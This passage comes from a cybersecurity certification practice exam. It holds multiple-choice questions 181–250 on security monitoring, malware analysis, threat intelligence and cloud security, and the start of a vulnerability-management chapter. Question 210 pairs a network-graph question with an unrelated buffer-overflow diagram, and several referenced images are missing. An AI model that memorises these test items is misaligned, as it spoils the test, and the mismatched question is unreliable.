
181. Eric wants to analyze a malware binary in the safest way possible. Which of the following methods has the least likelihood of allowing the malware to cause problems?
- A. Running the malware on an isolated VM
  - B. Performing dynamic analysis of the malware in a sandbox
  - C. Performing static analysis of the malware
  - D. Running the malware in a container service
182. Tom wants to improve his detection capabilities for his software-as-a-service (SaaS) environment. What technology is best suited to give him a view of usage, data flows, and other details for cloud environments?
- A. EDR
  - B. CASB
  - C. IDS
  - D. SIEM
183. Juan wants to audit filesystem activity in Windows and configures Windows filesystem auditing. What setting can he set to know if a file was changed or not using Windows file auditing?
- A. Set Detect Change
  - B. Set Validate File Versions
  - C. Set Audit Modifications
  - D. None of the above
184. Naomi wants to analyze URLs found in her passive DNS monitoring logs to find domain generation algorithm (DGA)-generated command-and-control links. What techniques are most likely to be useful for this?
- A. WHOIS lookups and NXDOMAIN queries of suspect URLs
  - B. Querying URL allowlists

- C. DNS probes of command-and-control networks
  - D. Natural language analysis of domain names
185. Kathleen wants to ensure that her team of security analysts sees important information about the security status of her organization whenever they log in to the SIEM. What part of a SIEM is designed to provide at-a-glance status information using the “single pane of glass” approach?
- A. The reporting engine
  - B. Email reports
  - C. The dashboard
  - D. The ruleset
186. Lucca is reviewing bash command history logs on a system that he suspects may have been used as part of a breach. He discovers the following `grep` command run inside of the `/users` directory by an administrative user. What will the command find?
- ```
Grep -r "sudo" /home/users/ | grep "bash.log"
```
- A. All occurrences of the `sudo` command on the system
  - B. All occurrences of root logins by users
  - C. All occurrences of the `sudo` command in bash log files in user home directories
  - D. All lines that do not contain the word `sudo` or `bash.log` in user directories
187. Cynthia wants to build scripts to detect malware beaconing behavior. Which of the following is not a typical means of identifying malware beaconing behavior on a network?
- A. Persistence of the beaconing
  - B. Beacon protocol
  - C. Beaconing interval
  - D. Removal of known traffic

188. Eric has access to a full suite of network monitoring tools and wants to use appropriate tools to monitor network bandwidth consumption. Which of the following is not a common method of monitoring network bandwidth usage?

- A. SNMP
- B. Portmon
- C. Packet sniffing
- D. NetFlow

189. Kelly sees high CPU utilization in the Windows Task Manager, as shown here, while reviewing a system's performance issues. If she wants to get a detailed view of the CPU usage by application, with PIDs and average CPU usage, what native Windows tool can she use to gather that detail?




- A. Resource Monitor

B. Task Manager

C. iperf

D. Perfmon

190. Roger's monitoring system provides Windows memory utilization reporting. Use the chart shown here to determine what actions Roger should take based on his monitoring.



- A. The memory usage is stable and can be left as it is.
- B. The memory usage is high and must be addressed.
- C. Roger should enable automatic memory management.
- D. There is not enough information to make a decision.


191. NIST defines five major types of threat information in NIST SP 800-150, “Guide to Cyber Threat Information Sharing.”

1. Indicators, which are technical artifacts or observables that suggest an attack is imminent, currently underway, or compromise may have already occurred
2. Tactics, techniques, and procedures that describe the behavior of an actor
3. Security alerts like advisories and bulletins

4. Threat intelligence reports that describe actors, systems, and information being targeted and the methods being used
5. Tool configurations that support collection, exchange, analysis, and use of threat information

Which of these should Frank seek out to help him best protect the midsize organization he works for against unknown threats?

- A. 1, 2, and 5
  - B. 1, 3, and 5
  - C. 2, 4, and 5
  - D. 1, 2, and 4
192. Deepa is diagnosing major network issues at a large organization and sees the following graph in her PRTG console on the “outside” interface of her border router. What can Deepa presume has occurred?




- A. The network link has failed.
  - B. A DDoS is in progress.
  - C. An internal system is transferring a large volume of data.
  - D. The network link has been restored.
193. Angela wants to use her network security device to detect potential beaconing behavior. Which of the following options is best suited to detecting beaconing using her network security device?
- A. Antivirus definitions
  - B. File reputation

- C. IP reputation
  - D. Static file analysis
194. A server in the datacenter that Chris is responsible for monitoring unexpectedly connects to an offsite IP address and transfers 9 GB of data to the remote system. What type of monitoring should Chris enable to best assist him in detecting future events of this type?
- A. Flow logs with heuristic analysis
  - B. SNMP monitoring with heuristic analysis
  - C. Flow logs with signature-based detection
  - D. SNMP monitoring with signature-based detection
195. While reviewing his network for rogue devices, Dan notes that for three days a system with MAC address D4:BE:D9:E5:F9:18 has been connected to a switch in one of the offices in his building. What information can this provide Dan that may be helpful if he conducts a physical survey of the office?
- A. The operating system of the device
  - B. The user of the system
  - C. The vendor that built the system
  - D. The type of device that is connected
196. While checking for bandwidth consumption issues, Bohai uses the `ifconfig` command on the Linux box that he is reviewing. He sees that the device has sent less than 4 GB of data, but his network flow logs show that the system has sent more than 20 GB. What problem has Bohai encountered?
- A. A rootkit is concealing traffic from the Linux kernel.
  - B. Flow logs show traffic that does not reach the system.
  - C. `ifconfig` resets traffic counters at 4 GB.

- D. `ifconfig` only samples outbound traffic and will not provide accurate information.
197. Vlad believes that an attacker may have added accounts and attempted to obtain extra rights on a Linux workstation. Which of the following is not a common way to check for unexpected accounts like this?
- A. Review `/etc/passwd` and `/etc/shadow` for unexpected accounts.
  - B. Check `/home/` for new user directories.
  - C. Review `/etc/sudoers` for unexpected accounts.
  - D. Check `/etc/groups` for group membership issues.
198. Ben wants to coordinate with other organizations in the information security community to share data and current events as well as warnings of new security issues. What type of organization should he join?
- A. An ISAC
  - B. A CSIRT
  - C. A VPAC
  - D. An IRT
199. While investigating a spam email, Adam is able to capture headers from one of the email messages that was received. He notes that the sender was Carmen Victoria Garci. What facts can he gather from the headers shown here?

```
ARC-Authentication-Results: i=1; mx.google.com;
spf=pass (google.com: domain of www.%coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) smtp.mailfrom=www.%coral.ocn.ne.jp
Return-Path: <www.%coral.ocn.ne.jp>
Received: from mx.google.com [2a00:1450:400e:804::2] by mbd0201.ocn.ad.jp ([153.149.233.2])
by mx.google.com with ESMTP id d13si15760624pln.176.2017.07.04.09.39.08
Tue, 04 Jul 2017 09:39:10 -0700 (PDT)
Received-SPF: pass (google.com: domain of www.%coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) client-ip=153.149.233.2;
Authentication-Results: mx.google.com;
spf=pass (google.com: domain of www.%coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) smtp.mailfrom=www.%coral.ocn.ne.jp
Received: from nfm-smf-ucb011.ocn.ad.jp ([153.149.228.228]) by mbd0201.ocn.ad.jp ([153.149.233.2]) with ESMTP id DEE6300D37; Wed,
5 Jul 2017 01:38:39 +0900 (JST)
Received: from nfm-smf-ucb011.ocn.ad.jp ([mf-smf-ucb011.ocn.ad.jp [153.149.228.228]]) by mf-smf-ucb011.ocn.ad.jp (Postfix) with ESMTP id C16C690022E; Wed,
5 Jul 2017 01:38:39 +0900 (JST)
Received: from ntt.pod01.mv-mta-ucb019 ([mv-mta-ucb019.ocn.ad.jp [153.149.142.82]]) by mf-smf-ucb011.ocn.ad.jp (Switchover-3.3.4/Switch-3.3.4)
with ESMTP id v640CHjL06S317; Wed, 5 Jul 2017 01:38:35 +0900
Received: from vwebemail.ocn.ad.jp ([153.149.227.133]) by ntt.pod01.mv-mta-ucb019 with id ggeb1v0012tRtyH01gebaV; Tue, 04 Jul 2017 16:38:35 +0000
Received: from vwebmail.ocn.ad.jp ([mr-fcb241p.ocn.ad.jp [180.8.112.196]]) by vwebmail.ocn.ad.jp (Postfix) with ESMTP; Wed,
5 Jul 2017 01:38:35 +0900 (JST)
Date: Wed, 05 Jul 2017 01:38:35 +0900 (JST)
From: Carmen Victoria Garci <"www.%coral.ocn.ne.jp>
Reply-To: Carmen Victoria Garci <tntexpress819@yahoo.com>
Message-ID: <2041845944.77592137.1499186315187.JavaMail.root@coral.ocn.ne.jp>
Subject: ATTENTION;THE OWNER OF THIS EMAIL,
Mime-Version: 1.0
Content-Type: text/plain; charset=ISO-2022-JP
Content-Transfer-Encoding: 7bit
X-Originating-IP: [197.234.219.24]
```


- A. Victoria Garcí's email address is [tntexpress819@yahoo.com](mailto:tntexpress819@yahoo.com).
- B. The sender sent via Yahoo.
- C. The sender sent via a system in Japan.
- D. The sender sent via Gmail.
200. After submitting a suspected malware package to VirusTotal, Damian receives the following results. What does this tell Damian?



- A. The submitted file contains more than one malware package.
- B. Antivirus vendors use different names for the same malware.
- C. VirusTotal was unable to specifically identify the malware.
- D. The malware package is polymorphic, and matches will be incorrect.
201. Laura needs to check on CPU, disk, network, and power usage on a Mac. What GUI tool can she use to check these?
- A. Resource Monitor
- B. System Monitor

- C. Activity Monitor
- D. Sysradar
202. Nara is reviewing event logs to determine who has accessed a workstation after business hours. When she runs `secpol.msc` on the Windows system she is reviewing, she sees the following settings. What important information will be missing from her logs?
- 
- | Subcategory                              | Audit Events   |
|--|----------------|
| Audit Credential Validation              | Failure        |
| Audit Kerberos Authentication Service    | Not Configured |
| Audit Kerberos Service Ticket Operations | Not Configured |
| Audit Other Account Logon Events         | Not Configured |
- A. Login failures
- B. User IDs from logins
- C. Successful logins
- D. Times from logins
203. Profiling networks and systems can help to identify unexpected activity. What type of detection can be used once a profile has been created?
- A. Dynamic analysis
- B. Anomaly analysis
- C. Static analysis
- D. Behavioral analysis
204. Singh is attempting to diagnose high memory utilization issues on a macOS system and notices a chart showing memory pressure. What does

memory pressure indicate for macOS when the graph is yellow and looks like the following image?




- A. Memory resources are available.
  - B. Memory resources are available but being tasked by memory management processes.
  - C. Memory resources are in danger, and applications will be terminated to free up memory.
  - D. Memory resources are depleted, and the disk has begun to swap.
205. Saanvi needs to verify that his Linux system is sending system logs to his SIEM. What method can he use to verify that the events he is generating are being sent and received properly?
- A. Monitor traffic by running Wireshark or `tcpdump` on the system.
  - B. Configure a unique event ID and send it.
  - C. Monitor traffic by running Wireshark or `tcpdump` on the SIEM device.
  - D. Generate a known event ID and monitor for it.
206. Maria wants to understand what a malware package does and executes it in a virtual machine that is instrumented using tools that will track what the program does, what changes it makes, and what network traffic it sends while allowing her to make changes on the system or to click files as needed. What type of analysis has Maria performed?
- A. Manual code reversing
  - B. Interactive behavior analysis
  - C. Static property analysis
  - D. Dynamic code analysis

207. Alyssa is analyzing a piece of malicious code that has arrived in her organization and finds that it is an executable file. She uses specialized tools to retrieve the source code from the executable files. What type of action is she taking?
- A. Sandboxing
  - B. Reverse engineering
  - C. Fingerprinting
  - D. Darknet analysis
208. A major new botnet infection that uses a peer-to-peer command-and-control process has been released. Latisha wants to detect infected systems but knows that peer-to-peer communication is irregular and encrypted. If she wants to monitor her entire network for this type of traffic, what method should she use to catch infected systems?
- A. Build an IPS rule to detect all peer-to-peer communications that match the botnet's installer signature.
  - B. Use beaconing detection scripts focused on the command-and-control systems.
  - C. Capture network flows for all hosts and use filters to remove normal traffic types.
  - D. Immediately build a network traffic baseline and analyze it for anomalies.
209. While investigating a compromise, Jack discovers four files that he does not recognize and believes may be malware. What can he do to quickly and effectively check the files to see whether they are malware?
- A. Submit them to a site like VirusTotal.
  - B. Open them using a static analysis tool.
  - C. Run strings against each file to identify common malware identifiers.

- D. Run a local antivirus or antimalware tool against them.
210. Brian's network suddenly stops working at 8:40 a.m., interrupting videoconferences, streaming, and other services throughout his organization, and then resumes functioning. When Brian logs into his PRTG console and checks his router's traffic via the primary connection's redundant network link, he sees the following graph. What should Brian presume occurred based on this information?
- 
- ```

graph LR
    A[Program Instructions  
Program Data  
Heap] --> B[Program Instructions  
Program Data  
Heap  
Malicious Code]
    A --> C[Modified Return Address]
    B --> D[Modified Return Address]

```
- The diagram illustrates three stages of memory layout and return address modification:
- Stage 1:** A vertical stack of memory sections labeled "Program Instructions", "Program Data", and "Heap". Below this stack is a separate box labeled "Return Address". An arrow points from the "Program Instructions" section to the "Return Address" box.
  - Stage 2:** The same vertical stack of memory sections. A new section labeled "Malicious Code" has been added to the "Heap" section. Below this stack is a separate box labeled "Modified Return Address". An arrow points from the "Program Instructions" section to the "Modified Return Address" box.
  - Stage 3:** The same vertical stack of memory sections. The "Malicious Code" section has moved from the "Heap" section to the bottom of the stack. Below this stack is a separate box labeled "Modified Return Address". An arrow points from the "Program Instructions" section to the "Modified Return Address" box.
- A. The network failed and is running in cached mode.
- B. There was a link card failure, and the card recovered.
- C. His primary link went down, and he should check his secondary link for traffic.
- D. PRTG stopped receiving flow information and needs to be restarted.
211. Adam works for a large university and sees the following graph in his PRTG console when looking at a yearlong view. What behavioral analysis could he leverage based on this pattern?



- A. Identify unexpected traffic during breaks like the low point at Christmas.
  - B. He can determine why major traffic drops happen on weekends.
  - C. He can identify top talkers.
  - D. Adam cannot make any behavioral determinations based on this chart.
212. Samantha is preparing a report describing the common attack models used by advanced persistent threat actors. Which of the following is a typical characteristic of APT attacks?
- A. They involve sophisticated DDoS attacks.
  - B. They quietly gather information from compromised systems.
  - C. They rely on worms to spread.
  - D. They use encryption to hold data hostage.
213. While reviewing system logs, Charles discovers that the processor for the workstation he is reviewing has consistently hit 100 percent processor utilization by the web browser. After reviewing the rest of the system, no unauthorized software appears to have been installed. What should Charles do next?
- A. Review the sites visited by the web browser when the CPU utilization issues occur.
  - B. Check the browser binary against a known good version.
  - C. Reinstall the browser.
  - D. Disable TLS.
214. Barb wants to detect unexpected output from the application she is responsible for managing and monitoring. What type of tool can she use to detect unexpected output effectively?
- A. A log analysis tool
  - B. A behavior-based analysis tool

- C. A signature-based detection tool
  - D. Manual analysis
215. Greg suspects that an attacker is running an SSH server on his network over a nonstandard port. What port is normally used for SSH communications?
- A. 21
  - B. 22
  - C. 443
  - D. 444
216. Amanda is reviewing the security of a system that was previously compromised. She is searching for signs that the attacker has achieved persistence on the system. Which one of the following should be her highest priority to review?
- A. Scheduled tasks
  - B. Network traffic
  - C. Running processes
  - D. Application logs
217. Brendan is reviewing a series of syslog entries and notices several with different logging levels. Which one of the following messages should he review first?
- A. Level 0
  - B. Level 1
  - C. Level 5
  - D. Level 7
218. You are looking for operating system configuration files that are stored on a Linux system. Which one of the following directories is most likely to contain those files?
- A. /bin
  - B. /

- C. /etc
  - D. /dev
219. Which one of the following is not a standard Windows system process?
- A. SERVICES.EXE
  - B. MALWARESCAN.EXE
  - C. WINLOGIN.EXE
  - D. LSASS.EXE
220. Which one of the following computer hardware components is responsible for executing instructions found in code?
- A. RAM
  - B. CPU
  - C. SSD
  - D. HDD
221. You are deciding where to place a web server in an on-premises network architecture. The server will be accessible by the general public. Which one of the following network zones would be the most appropriate?
- A. Intranet subnet
  - B. Internet subnet
  - C. Screened subnet
  - D. Database subnet
222. Matthew is reviewing a new cloud service offering that his organization plans to adopt. In this offering, a cloud provider will create virtual server instances under the multitenancy model. Each server instance will be accessible only to Matthew's company. What cloud deployment model is being used?
- A. Hybrid cloud
  - B. Public cloud

- C. Private cloud
  - D. Community cloud
223. In a zero-trust network architecture, what criteria is used to make trust decisions?
- A. Identity of a user or device
  - B. IP address
  - C. Network segment
  - D. VLAN membership
224. Lynn's organization is moving toward a secure access service edge (SASE) approach to security. Which one of the following technologies is least likely to be included in a SASE architecture?
- A. NGFW
  - B. CASB
  - C. Hypervisor
  - D. WAN
225. Which one of the following technologies would not commonly be used as part of a passwordless authentication approach?
- A. Shadow file
  - B. Windows Hello
  - C. Smartphone app
  - D. Biometrics
226. During their organization's incident response preparation, Manish and Linda are identifying critical information assets that the company uses. Included in their organizational data sets is a list of customer names, addresses, phone numbers, and demographic information. How should Manish and Linda classify this information?
- A. PII
  - B. Intellectual property
  - C. PHI

#### D. PCI DSS

227. Randy received a complaint from an end user that links from a legitimate site are being removed from email messages. After examining several of those links, he notes that they all have a common domain:

<http://bit.ly/3.H9CaOv>

<http://bit.ly/3.VswDqG>

<http://bit.ly/3.XLwMXT>

What is the reason these links were blocked?

- A. This is a malicious domain.
- B. This is a URL redirection domain.
- C. This is obscene content.
- D. This is a false positive.

228. Derek sets up a series of virtual machines that are automatically created in a completely isolated environment. Once created, the systems are used to run potentially malicious software and files. The actions taken by those files and programs are recorded and then reported. What technique is Derek using?

- A. Sandboxing
- B. Reverse engineering
- C. Malware disassembly
- D. Darknet analysis

229. Which one of the following attackers generally only uses code written by others with minor modifications?

- A. Nation-state actor
- B. Hacktivist
- C. Script kiddie
- D. Insider

230. Tanya is creating an open-source intelligence operation for her organization. Which one of the

following sources would she be least likely to use in this work?

- A. Web server logs
  - B. Dark websites
  - C. Government bulletins
  - D. Social media
231. What organizations did the U.S. government help create to help share knowledge between organizations in specific verticals?
- A. DHS
  - B. SANS
  - C. CERTS
  - D. ISACs
232. Which one of the following teams is least likely to be the recipient of threat intelligence data?
- A. Incident response
  - B. Vulnerability management
  - C. Risk management
  - D. Human resources
233. The ATT&CK framework defines which of the following as “the specifics behind how the adversary would attack the target”?
- A. The threat actor
  - B. The targeting method
  - C. The attack vector
  - D. The organizational weakness
234. Kevin is trying to identify security processes that may be suitable for automation. Which one of the following characteristics best identifies those processes?
- A. Human interaction required
  - B. Repeatable

- C. High criticality
  - D. Low sensitivity
235. Brian is selecting a CASB for his organization, and he would like to use an approach that interacts with the cloud provider directly. Which CASB approach is most appropriate for his needs?
- A. Inline CASB
  - B. Outsider CASB
  - C. Comprehensive CASB
  - D. API-based CASB
236. Sherry is deploying a zero-trust network architecture for her organization. In this approach, which one of the following characteristics would be least important in validating a login attempt?
- A. User identity
  - B. IP address
  - C. Geolocation
  - D. Nature of requested access
237. Lisa wants to integrate with a cloud identity provider that uses OAuth 2.0, and she wants to select an appropriate authentication framework. Which of the following best suits her needs?
- A. OpenID Connect
  - B. SAML
  - C. RADIUS
  - D. Kerberos
238. Which lookup tool provides information about a domain's registrar and physical location?
- A. nslookup
  - B. host
  - C. WHOIS
  - D. traceroute

239. Vince recently received the hash values of malicious software that several other firms in his industry found installed on their systems after a compromise. What term best describes this information?
- A. Vulnerability feed
  - B. IoC
  - C. TTP
  - D. RFC
240. A PIN is an example of what type of authentication factor?
- A. Something you know
  - B. Something you are
  - C. Something you have
  - D. Something you set
241. Brian recently joined an organization that runs the majority of its services on a virtualization platform located in its own datacenter but also leverages an IaaS provider for hosting its web services and an SaaS email system. What term best describes the type of cloud environment this organization uses?
- A. Public cloud
  - B. Dedicated cloud
  - C. Private cloud
  - D. Hybrid cloud
242. What type of malware is characterized by spreading from system to system under its own power by exploiting vulnerabilities that do not require user intervention?
- A. Trojan horse
  - B. Virus
  - C. Logic bomb
  - D. Worm

243. Which of the following threat actors typically has the greatest access to resources?

- A. Nation-state actors
- B. Organized crime
- C. Hacktivists
- D. Insider threats

244. Which one of the following information sources would not be considered an OSINT source?

- A. DNS lookup
- B. Search engine research
- C. Port scans
- D. WHOIS queries

245. Gabby's organization captures sensitive customer information, and salespeople and others often work with that data on local workstations and laptops. After a recent inadvertent breach where a salesperson accidentally sent a spreadsheet of customer information to another customer, her organization is seeking a technology solution that can help prevent similar problems. What should Gabby recommend?

- A. IDS
- B. FSB
- C. DLP
- D. FDE

246. Ben is using the `sudo` command to carry out operations on a Linux server. What type of access is he using?

- A. Service access
- B. Unauthorized access
- C. User access
- D. Privileged access

247. When Lucca wants to test a potentially malicious file, he uploads it to a third-party website. That website places the software in a secured testing environment, documents what it does, and then uses antimalware tools to try to identify it. What is that type of secure testing environment called?
- A. A software jail
  - B. A sandbox
  - C. A litterbox
  - D. A root dungeon
248. Valerie's organization recently fell victim to a scam where an attacker emailed various staff members from an account that appeared to belong to a senior vice president in the organization. The email stated that the vice president was out of the office and needed iTunes gift cards to purchase an application that she needed to accomplish her work. The email asked that the individual immediately purchase an iTunes gift card and send it back via email so that the vice president could continue her work. Valerie wants to prevent this type of attack from succeeding in the future. What should she recommend as an appropriate preventative measure?
- A. Require the organization to use digital signatures for all email.
  - B. Require the use of DKIM.
  - C. Require the use of SPF and DMARC.
  - D. Implement awareness training including simulated phishing attacks.
249. Which of the following measures is not commonly used to assess threat intelligence?
- A. Timeliness
  - B. Detail
  - C. Accuracy
  - D. Relevance

250. Sara has been asked to explain to her organization how an endpoint detection and response (EDR) system could help the organization. Which of the following functions is not a typical function for an EDR system?

- A. Endpoint data collection and central analysis
- B. Automated responses to threats
- C. Forensic analysis to help with threat response and detection
- D. Cloud and network data collection and central analysis

# **Chapter 2**

## **Domain 2.0: Vulnerability Management**

## **EXAM OBJECTIVES COVERED IN THIS CHAPTER:**

**✓ 2.1 Given a scenario, implement vulnerability scanning methods and concepts**

- Asset discovery
- Special considerations
- Internal vs. external scanning
- Agent vs. agentless
- Credentialled vs. non-credentialled
- Passive vs. active
- Static vs. dynamic
- Critical infrastructure
- Security baseline scanning
- Industry frameworks

**✓ 2.2 Given a scenario, analyze output from vulnerability assessment tools**

- Tools

**✓ 2.3 Given a scenario, analyze data to prioritize vulnerabilities**

- Common Vulnerability Scoring System (CVSS) interpretation
- Validation
- Context awareness
- Exploitability/weaponization
- Asset value
- Zero-day

**✓ 2.4 Given a scenario, recommend controls to mitigate attacks and software vulnerabilities**

- Cross-site scripting
- Overflow vulnerabilities
- Data poisoning
- Broken access control
- Cryptographic failures
- Injection flaws
- Cross-site request forgery
- Directory traversal
- Insecure design
- Security misconfiguration
- End-of-life or outdated components
- Identification and authentication failures
- Server-side request forgery
- Remote code execution
- Privilege escalation
- Local file inclusion (LFI)/remote file inclusion (RFI)

✓ **2.5 Explain concepts related to vulnerability response, handling, and management**

- Compensating control
- Control types
- Patching and configuration management
- Maintenance windows
- Exceptions
- Risk management principles
- Policies, governance, and service-level objectives (SLOs)
- Prioritization and escalation
- Attack surface management

- Secure coding best practices
- Secure software development lifecycle (SDLC)
- Threat modeling

1. During the reconnaissance stage of a penetration test, Cynthia needs to gather information about the target organization's network infrastructure without causing an IPS to alert the target to her information gathering. Which of the following is her best option?
  - A. Perform a DNS brute-force attack.
  - B. Use an Nmap ping sweep.
  - C. Perform a DNS zone transfer.
  - D. Use an Nmap stealth scan.
2. A port scan of a remote system shows that port 3306 is open on a remote database server. What database is the server most likely running?
  - A. Oracle
  - B. Postgres
  - C. MySQL
  - D. Microsoft SQL
3. During a port scan of her network, Cynthia discovers a workstation that shows the following ports open. What should her next action be?

```

Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 19:25 EDT
Nmap scan report for deptsrv (192.168.2.22)
Host is up (0.0058s latency).
Not shown: 65524 closed ports
PORT      STATE     SERVICE
80/tcp    open      http
135/tcp   open      msrpc
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
3389/tcp  open      ms-wbt-server
7680/tcp  open      unknown
49677/tcp open      unknown
MAC Address: AD:5F:F4:7B:4B:7D (Intel Corporation)

Nmap done: 1 IP address (1 host up) scanned in 121.29 seconds
  
```


- A. Determine the reason for the ports being open.

- B. Investigate the potentially compromised workstation.
